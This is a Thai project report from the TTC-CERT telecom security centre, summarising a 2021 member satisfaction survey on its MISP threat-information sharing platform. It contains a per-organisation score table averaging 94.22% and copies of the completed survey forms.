สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กรกฎาคม 2564 ถึง 30 กันยายน 2564 **4**

ประเภทผู้ใช้งาน 4

องค์กรที่ตอบแบบสอบถาม 4

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) 5


คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT 7

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 94.22% โดยมีวิธีการคำนวณดังตาราง 9

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กรกฎาคม 2564 ถึง 30 กันยายน 2564


ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กรกฎาคม 2564 ถึง 30 กันยายน 2564 เมื่อ 27 ก.ย. - 4 ต.ค.64 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 9 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **94.22%** มีรายละเอียดดังนี้

องค์กรที่ตอบแบบสอบถาม




คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)


- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)




- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 94.22% โดยมีวิธีการคำนวณดังตาราง

		คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT						
ประเภทผู้ใช้งาน	องค์กร	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ	คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
Technical	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
Management	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	4	5	4	4	4	5	5	5	4	44	88
Technical	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
Technical	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	4	5	5	5	5	49	98
Technical	บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	5	5	5	5	4	4	5	5	5	5	48	96
Technical	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	4	4	4	4	5	4	5	45	90
Management	บริษัท ดีแทค ไตรเน็ต จำกัด	5	4	5	4	4	4	4	4	4	4	42	84

Management	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
Technical	บริษัท ซีเอส ล็อก ซอินโฟ จำกัด (มหาชน)	4	5	5	4	4	5	4	5	5	5	46	92
											คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ		94.22

เอกสารแนบท้าย 1

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	( )	(•)	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	( )	(•)	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	( )	( )	( )	( )	(•)	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	( )	( )	( )	( )	(•)	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	●	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	●	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	●	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	●	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	( )	(•)	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	( )	(•)	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	( )	( )	( )	( )	(•)	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	( )	( )	( )	( )	(•)	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
